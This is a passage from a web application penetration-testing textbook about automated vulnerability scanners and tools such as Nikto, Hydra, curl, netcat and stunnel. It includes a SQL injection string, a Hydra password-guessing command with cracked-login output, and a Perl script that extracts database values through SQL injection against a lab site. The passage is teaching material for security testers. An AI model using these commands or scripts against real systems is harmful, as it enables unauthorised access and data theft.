It is fair to say that some of today's scanners do a reasonable job of working with the majority of authentication and session-handling mechanisms that are in use. However, there remain numerous cases where scanners struggle. As a result, they may fail to properly crawl or scan key parts of an application's attack surface. Because of the fully automated way in which standalone scanners operate, this failure normally is not apparent to the user.

Dangerous Effects

In many applications, running an unrestricted automated scan without any user guidance may be quite dangerous to the application and the data it contains. For example, a scanner may discover an administration page that contains functions to reset user passwords, delete accounts, and so on. If the scanner blindly requests every function, this may result in access being denied to all users of the application. Similarly, the scanner may discover a vulnerability that can be exploited to seriously corrupt the data held within the application. For example, in some SQL injection vulnerabilities, submitting standard SQL attack strings such as `or 1=1--` causes unforeseen operations to be performed on the application's data. A human being who understands the purpose of a particular function may proceed with caution for this reason, but an automated scanner lacks this understanding.

Individuating Functionality

There are many situations in which a purely syntactic analysis of an application fails to correctly identify its core set of individual functions:

- Some applications contain a colossal quantity of content that embodies the same core set of functionality. For example, applications such as eBay, MySpace, and Amazon contain millions of different application pages with different URLs and content, yet these correspond to a relatively small number of actual application functions.
- Some applications may have no finite boundary when analyzed from a purely syntactic perspective. For example, a calendar application may allow users to navigate to any date. Similarly, some applications with a finite amount of content employ volatile URLs or request parameters to access the same content on different occasions, leading scanners to continue mapping indefinitely.
- The scanner's own actions may result in the appearance of seemingly new content. For example, submitting a form may cause a new link to appear in the application's interface, and accessing the link may retrieve a further form that has the same behavior.

In any of these situations, a human attacker can quickly "see through" the application's syntactic content and identify the core set of actual functions that need to be tested. For an automated scanner with no semantic understanding, this is considerably harder to do.

Aside from the obvious problems of mapping and probing the application in the situations described, a related problem arises in the reporting of discovered vulnerabilities. A scanner based on purely syntactic analysis is prone to generating duplicate findings for each single vulnerability. For example, a scan report might identify 200 XSS flaws, 195 of which arise in the same application function that the scanner probed multiple times because it appears in different contexts with different syntactic content.

Other Challenges to Automation

As discussed in Chapter 14, some applications implement defensive measures specifically designed to prevent them from being accessed by automated client programs. These measures include reactive session termination in the event of anomalous activity and the use of CAPTCHAs and other controls designed to ensure that a human being is responsible for particular requests.

In general, the scanner's spidering function faces the same challenges as web application spiders more generally, such as customized "not found" responses and the ability to interpret client-side code. Many applications implement fine-grained validation over particular items of input, such as the fields on a user registration form. If the spider populates the form with invalid input and is unable to understand the error messages generated by the application, it may never proceed beyond this form to some important functions lying behind it.

The rapid evolution of web technologies, particularly the use of browser extension components and other frameworks on the client side, means that most scanners lag behind the latest trends. This can result in failures to identify all the relevant requests made within the application, or the precise format and contents of requests that the application requires.

Furthermore, the highly stateful nature of today's web applications, with complex data being held on both the client and server side, and updated via asynchronous communications between the two, creates problems for most fully automated scanners, which tend to work on each request in isolation. To gain complete coverage of these applications, it is often necessary to understand the multistage request processes that they involve and to ensure that the application is in the desired state to handle a particular attack request. Chapter 14 describes techniques for achieving this within custom automated attacks. They generally

require intelligent human involvement to understand the requirements, configure the testing tools appropriately, and monitor their performance.

Current Products

The market for automated web scanners has thrived in recent years, with a great deal of innovation and a wide range of different products. Here are some of the more prominent scanners:

- Acunetix
- AppScan
- Burp Scanner
- Hailstorm
- NetSparker
- N-Stalker
- NTOSpider
- Skipfish
- WebInspect

Although most mature scanners share a common core of functionality, they have differences in their approaches to detecting different areas of vulnerabilities and in the functionality presented to the user. Public discussions about the merits of different scanners often degenerate into mudslinging between vendors. Various surveys have been performed to evaluate the performance of different scanners in detecting different types of security flaws. Such surveys always involve running the scanners against a small sample of vulnerable code. This may limit the extrapolation of the results to the wide range of real-world situations in which scanners may be used.

The most effective surveys run each scanner against a wide range of sample code that is derived from real-world applications, without giving vendors an opportunity to adjust their product to the sample code before the analysis. One such academic study by the University of California, Santa Barbara, claims to be "the largest evaluation of web application scanners in terms of the number of tested tools ... and the class of vulnerabilities analyzed." You can download the report from the study at the following URL:

```
www.cs.ucsb.edu/~adoupe/static/black-box-scanners-dimva2010.pdf
```

The main conclusions of this study were as follows:

- Whole classes of vulnerabilities cannot be detected by state-of-the-art scanners, including weak passwords, broken access controls, and logic flaws.
- The crawling of modern web applications can be a serious challenge for today's web vulnerability scanners due to incomplete support for common client-side technologies and the complex stateful nature of today's applications.
- There is no strong correlation between price and capability. Some free or very cost-effective scanners perform as well as scanners that cost thousands of dollars.

The study assigned each scanner a score based on its ability to identify different types of vulnerabilities. Table 20-1 shows the overall scores and the price of each scanner.

Table 20-1: Vulnerability Detection Performance and Prices of Different Scanners According to the UCSB Study

SCANNER	SCORE	PRICE
Acunetix	14	$4,995 to $6,350
WebInspect	13	$6,000 to $30,000
Burp Scanner	13	$191
N-Stalker	13	$899 to $6,299
AppScan	10	$17,550 to $32,500
w3af	9	Free
Paros	6	Free
HailStorm	6	$10,000
NTOSpider	4	$10,000
MileSCAN	4	$495 to $1,495
Grendel-Scan	3	Free

It should be noted that scanning capabilities have evolved considerably in recent years and are likely to continue to do so. Both the performance and price of individual scanners are likely to change over time. The UCSB study that reported the information shown in Table 20-1 was published in June 2010.

Because of the relative scarcity of reliable public information about the performance of web vulnerability scanners, it is recommended that you do your own research before making any purchase. Most scan vendors provide detailed product documentation and free trial editions of their software, which you can use to help inform your product selection.

Using a Vulnerability Scanner

In real-world situations, the effectiveness of using a vulnerability scanner depends largely on the application you are targeting. The inherent strengths and weaknesses that we have described affect different applications in different ways, depending on the types of functionality and vulnerabilities they contain.

Of the various kinds of vulnerabilities commonly found within web applications, automated scanners are inherently capable of discovering approximately half of these, where a standard signature exists. Within the subset of vulnerability types that scanners can detect, they do a good job of identifying individual cases, although they miss the more subtle and unusual instances of these. Overall, you may expect that running an automated scan will identify some but not all of the low-hanging fruit within a typical application.

If you are a novice, or you are attacking a large application and have limited time, running an automated scan can bring clear benefits. It will quickly identify several leads for further manual investigation, enabling you to get an initial handle on the application's security posture and the types of flaws that exist. It will also provide you with a useful overview of the target application and highlight any unusual areas that warrant further detailed attention.

If you are an expert at attacking web applications, and you are serious about finding as many vulnerabilities as possible within your target, you are all too aware of the inherent limitations of vulnerability scanners. Therefore, you will not fully trust them to completely cover any individual category of vulnerability. Although the results of a scan will be interesting and will prompt manual investigation of specific issues, you will typically want to perform a full manual test of every area of the application for every type of vulnerability to satisfy yourself that the job has been done properly.

In any situation where you employ a vulnerability scanner, you should keep in mind some key points to ensure that you make the most effective use of it:

- Be aware of the kinds of vulnerabilities that scanners can detect and those that they cannot.
- Be familiar with your scanner's functionality, and know how to leverage its configuration to be the most effective against a given application.
- Familiarize yourself with the target application before running your scanner so that you can make the most effective use of it.
- Be aware of the risks associated with spidering powerful functionality and automatically probing for dangerous bugs.
- Always manually confirm any potential vulnerabilities reported by the scanner.

- Be aware that scanners are extremely noisy and leave a significant footprint in the logs of the server and any IDS defenses. Do not use a scanner if you want to be stealthy.

Fully Automated Versus User-Directed Scanning

A key consideration in your usage of web scanners is the extent to which you want to direct the work done by the scanner. The two extreme use cases in this decision are as follows:

- You want to give your scanner the URL for the application, click Go, and wait for the results.
- You want to work manually and use a scanner to test individual requests in isolation, alongside your manual testing.

Standalone web scanners are geared more toward the first of these use cases. The scanners that are incorporated into integrated testing suites are geared more toward the second use case. That said, both types of scanners allow you to adopt a more hybrid approach if you want to.

For users who are novices at web application security, or who require a quick assessment of an application, or who deal with a large number of applications on a regular basis, a fully automated scan will provide some insight into part of the application's attack surface. This may help you make an informed decision about what level of more comprehensive testing is warranted for the application.

For users who understand how web application security testing is done and who know the limitations of total automation, the best way to use a scanner is within an integrated testing suite to support and enhance the manual testing process. This approach helps avoid many of the technical challenges faced by fully automated scanners. You can guide the scanner using your browser to ensure that no key areas of functionality are missed. You can directly scan the actual requests generated by the application, containing data with the correct content and format that the application requires. With full control over what gets scanned, you can avoid dangerous functionality, recognize duplicated functionality, and step through any input validation requirements that an automated scanner might struggle with. Furthermore, when you have direct feedback about the scanner's activity, you can ensure that problems with authentication and session handling are avoided and that issues caused by multistage processes and stateful functions are handled properly. By using a scanner in this way, you can cover an important range of vulnerabilities whose detection can be automated. This will free you to look for the types of vulnerabilities that require human intelligence and experience to uncover.

Other Tools

In addition to the tools already discussed, you may find countless others useful in a specific situation or to perform a particular task. The remainder of this chapter describes a few other tools you are likely to encounter and use when attacking applications. It should be noted that this is only a brief survey of some tools that the authors have used. It is recommended that you investigate the various tools available for yourself, and choose those which best meet your needs and testing style.

Wikto/Nikto

Nikto is useful for locating default or common third-party content that exists on a web server. It contains a large database of files and directories, including default pages and scripts that ship with web servers, and third-party items such as shopping cart software. The tool essentially works by requesting each item in turn and detecting whether it exists.

The database is updated frequently, meaning that Nikto typically is more effective than any other automated or manual technique for identifying this type of content.

Nikto implements a wide range of configuration options, which can be specified on the command line or via a text-based configuration file. If the application uses a customized "not found" page, you can avoid false positives by using the `-404` setting, which enables you to specify a string that appears in the custom error page.

Wikto is a Windows version of Nikto that has some additional features, such as enhanced detection of custom "not-found" responses and Google-assisted directory mining.

Firebug

Firebug is a browser debugging tool that lets you debug and edit HTML and JavaScript in real time on the currently displayed page. You can also explore and edit the DOM.

Firebug is extremely powerful for analyzing and exploiting a wide range of client-side attacks, including all kinds of cross-site scripting, request forgery and UI redress, and cross-domain data capture, as described in Chapter 13.

Hydra

Hydra is a password-guessing tool that can be used in a wide range of situations, including with the forms-based authentication commonly used in web

applications. Of course, you can use a tool such as Burp Intruder to execute any attack of this kind in a completely customized way; however, in many situations Hydra can be just as useful.

Hydra enables you to specify the target URL, the relevant request parameters, word lists for attacking the username and password fields, and details of the error message that is returned following an unsuccessful login. The `-t` setting can be used to specify the number of parallel threads to use in the attack. For example:

```
C:\>hydra.exe -t 32 -L user.txt -P password.txt wahh-app.com http-post-form
 "/login.asp:login_name=^USER^&login_password=^PASS^&login=Login:Invalid"
Hydra v6.4 (c) 2011 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2011-05-22 16:32:48
[DATA] 32 tasks, 1 servers, 21904 login tries (l:148/p:148), ~684 tries per
task

[DATA] attacking service http-post-form on port 80
 [STATUS] 397.00 tries/min, 397 tries in 00:01h, 21507 todo in 00:55h
 [80][www-form] host: 65.61.137.117   login: alice   password: password
 [80][www-form] host: 65.61.137.117   login: liz   password: password
...
```

Custom Scripts

In the authors' experience, the various off-the-shelf tools that exist are sufficient to help you perform the vast majority of tasks that you need to carry out when attacking a web application. However, in various unusual situations you will need to create your own customized tools and scripts to address a particular problem. For example:

- The application uses an unusual session-handling mechanism, such as one that involves per-page tokens that must be resubmitted in the correct sequence.
- You want to exploit a vulnerability that requires several specific steps to be performed repeatedly, with data retrieved on one response incorporated into subsequent requests.
- The application aggressively terminates your session when it identifies a potentially malicious request, and acquiring a fresh authenticated session requires several nonstandard steps.
- You need to provide a "point and click" exploit to an application owner to demonstrate the vulnerability and the risk.

If you have some programming experience, the easiest way to address problems of this kind is to create a small, fully customized program to issue the relevant requests and process the application's responses. You can produce this either as a standalone tool or as an extension to one of the integrated testing

suites described earlier. For example, you can use the Burp Extender interface to extend Burp Suite or the BeanShell interface to extend WebScarab.

Scripting languages such as Perl contain libraries to help make HTTP communication straightforward, and you often can carry out customized tasks using only a few lines of code. Even if you have limited programming experience, you often can find a script on the Internet that you can tweak to meet your requirements. The following example shows a simple Perl script that exploits a SQL injection vulnerability in a search form to make recursive queries and retrieve all the values in a specified table column. It starts with the highest value and iterates downward (see Chapter 9 for more details on this kind of attack):

```
use HTTP::Request::Common;
use LWP::UserAgent;

$ua = LWP::UserAgent->new();
my $col = @ARGV[1];
my $from_stmt = @ARGV[3];


if ($#ARGV!=3) {
     print "usage: perl sql.pl SELECT column FROM table\n";
     exit;
  }


while(1)
{

$payload = "foo' or (1 in (select max($col) from $from_stmt
$test))--";

my $req = POST "http://mdsec.net/addressbook/32/Default.aspx",
    [__VIEWSTATE => '', Name => $payload, Email => 'john@test.
com', Phone =>
 '12345', Search => 'Search', Address => '1 High Street', Age =>
'30',];
my $resp = $ua->request($req);
my $content = $resp->as_string;
#print $content;

if ($content =~ /nvarchar value '(.*)'/)
{
    print "$1\n";       # print the extracted match

}
else
 {exit;}

$test = "where $col < '$1'";

}
```

TRY IT!

```
http://mdsec.net/addressbook/32/
```

In addition to built-in commands and libraries, you can call out to various simple tools and utilities from Perl scripts and operating system shell scripts. Some tools that are useful for this purpose are described next.

Wget

Wget is a handy tool for retrieving a specified URL using HTTP or HTTPS. It can support a downstream proxy, HTTP authentication, and various other configuration options.

Curl

Curl is one of the most flexible command-line tools for issuing HTTP and HTTPS requests. It supports `GET` and `POST` methods, request parameters, client SSL certificates, and HTTP authentication. In the following example, the page title is retrieved for page ID values between 10 and 40:

```
#!/bin/bash
for i in `seq 10 40`;
do
echo -n $i ": "
 curl -s http://mdsec.net/app/ShowPage.ashx?PageNo==$i | grep -Po
 "<title>(.*)</title>" | sed 's/.......\(.*\)......../\1/'
done
```

TRY IT!

```
http://mdsec.net/app/
```

Netcat

Netcat is a versatile tool that can be used to perform numerous network-related tasks. It is a cornerstone of many beginners' hacking tutorials. You can use it to open a TCP connection to a server, send a request, and retrieve the response. In addition to this use, Netcat can be used to create a network listener on your computer to receive connections from a server you are attacking. See Chapter 9

for an example of this technique being used to create an out-of-band channel in a database attack.

Netcat does not itself support SSL connections, but this can be achieved if you use it in combination with the stunnel tool, described next.

Stunnel

Stunnel is useful when you are working with your own scripts or other tools that do not themselves support HTTPS connections. Stunnel enables you to create client SSL connections to any host, or server SSL sockets to listen for incoming connections from any client. Because HTTPS is simply the HTTP protocol tunneled over SSL, you can use stunnel to provide HTTPS capabilities to any other tool.

For example, the following command shows stunnel being configured to create a simple TCP server socket on port 88 of the local loopback interface. When a connection is received, stunnel performs an SSL negotiation with the server at `wahh-app.com`, forwarding the incoming cleartext connection through the SSL tunnel to this server:

```
C:\bin>stunnel -c -d localhost:88 -r wahh-app.com:443
2011.01.08 15:33:14 LOG5[1288:924]: Using 'wahh-app.com.443' as
tcpwrapper     service name
2011.01.08 15:33:14 LOG5[1288:924]: stunnel 3.20 on x86-pc-
mingw32-gnu WIN32
```

You can now simply point any tool that is not SSL-capable at port 88 on the loopback interface. This effectively communicates with the destination server over HTTPS:

```
2011.01.08 15:33:20 LOG5[1288:1000]: wahh-app.com.443 connected
from     127.0.0.1:1113
2011.01.08 15:33:26 LOG5[1288:1000]: Connection closed: 16 bytes
sent to SSL,     392 bytes sent to socket
```

Summary

This book has focused on the practical techniques you can use to attack web applications. Although you can carry out some of these tasks using only a browser, to perform an effective and comprehensive attack of an application, you need some tools.

The most important and indispensable tool in your arsenal is the intercepting proxy, which enables you to view and modify all traffic passing in both directions between browser and server. Today's proxies are supplemented with a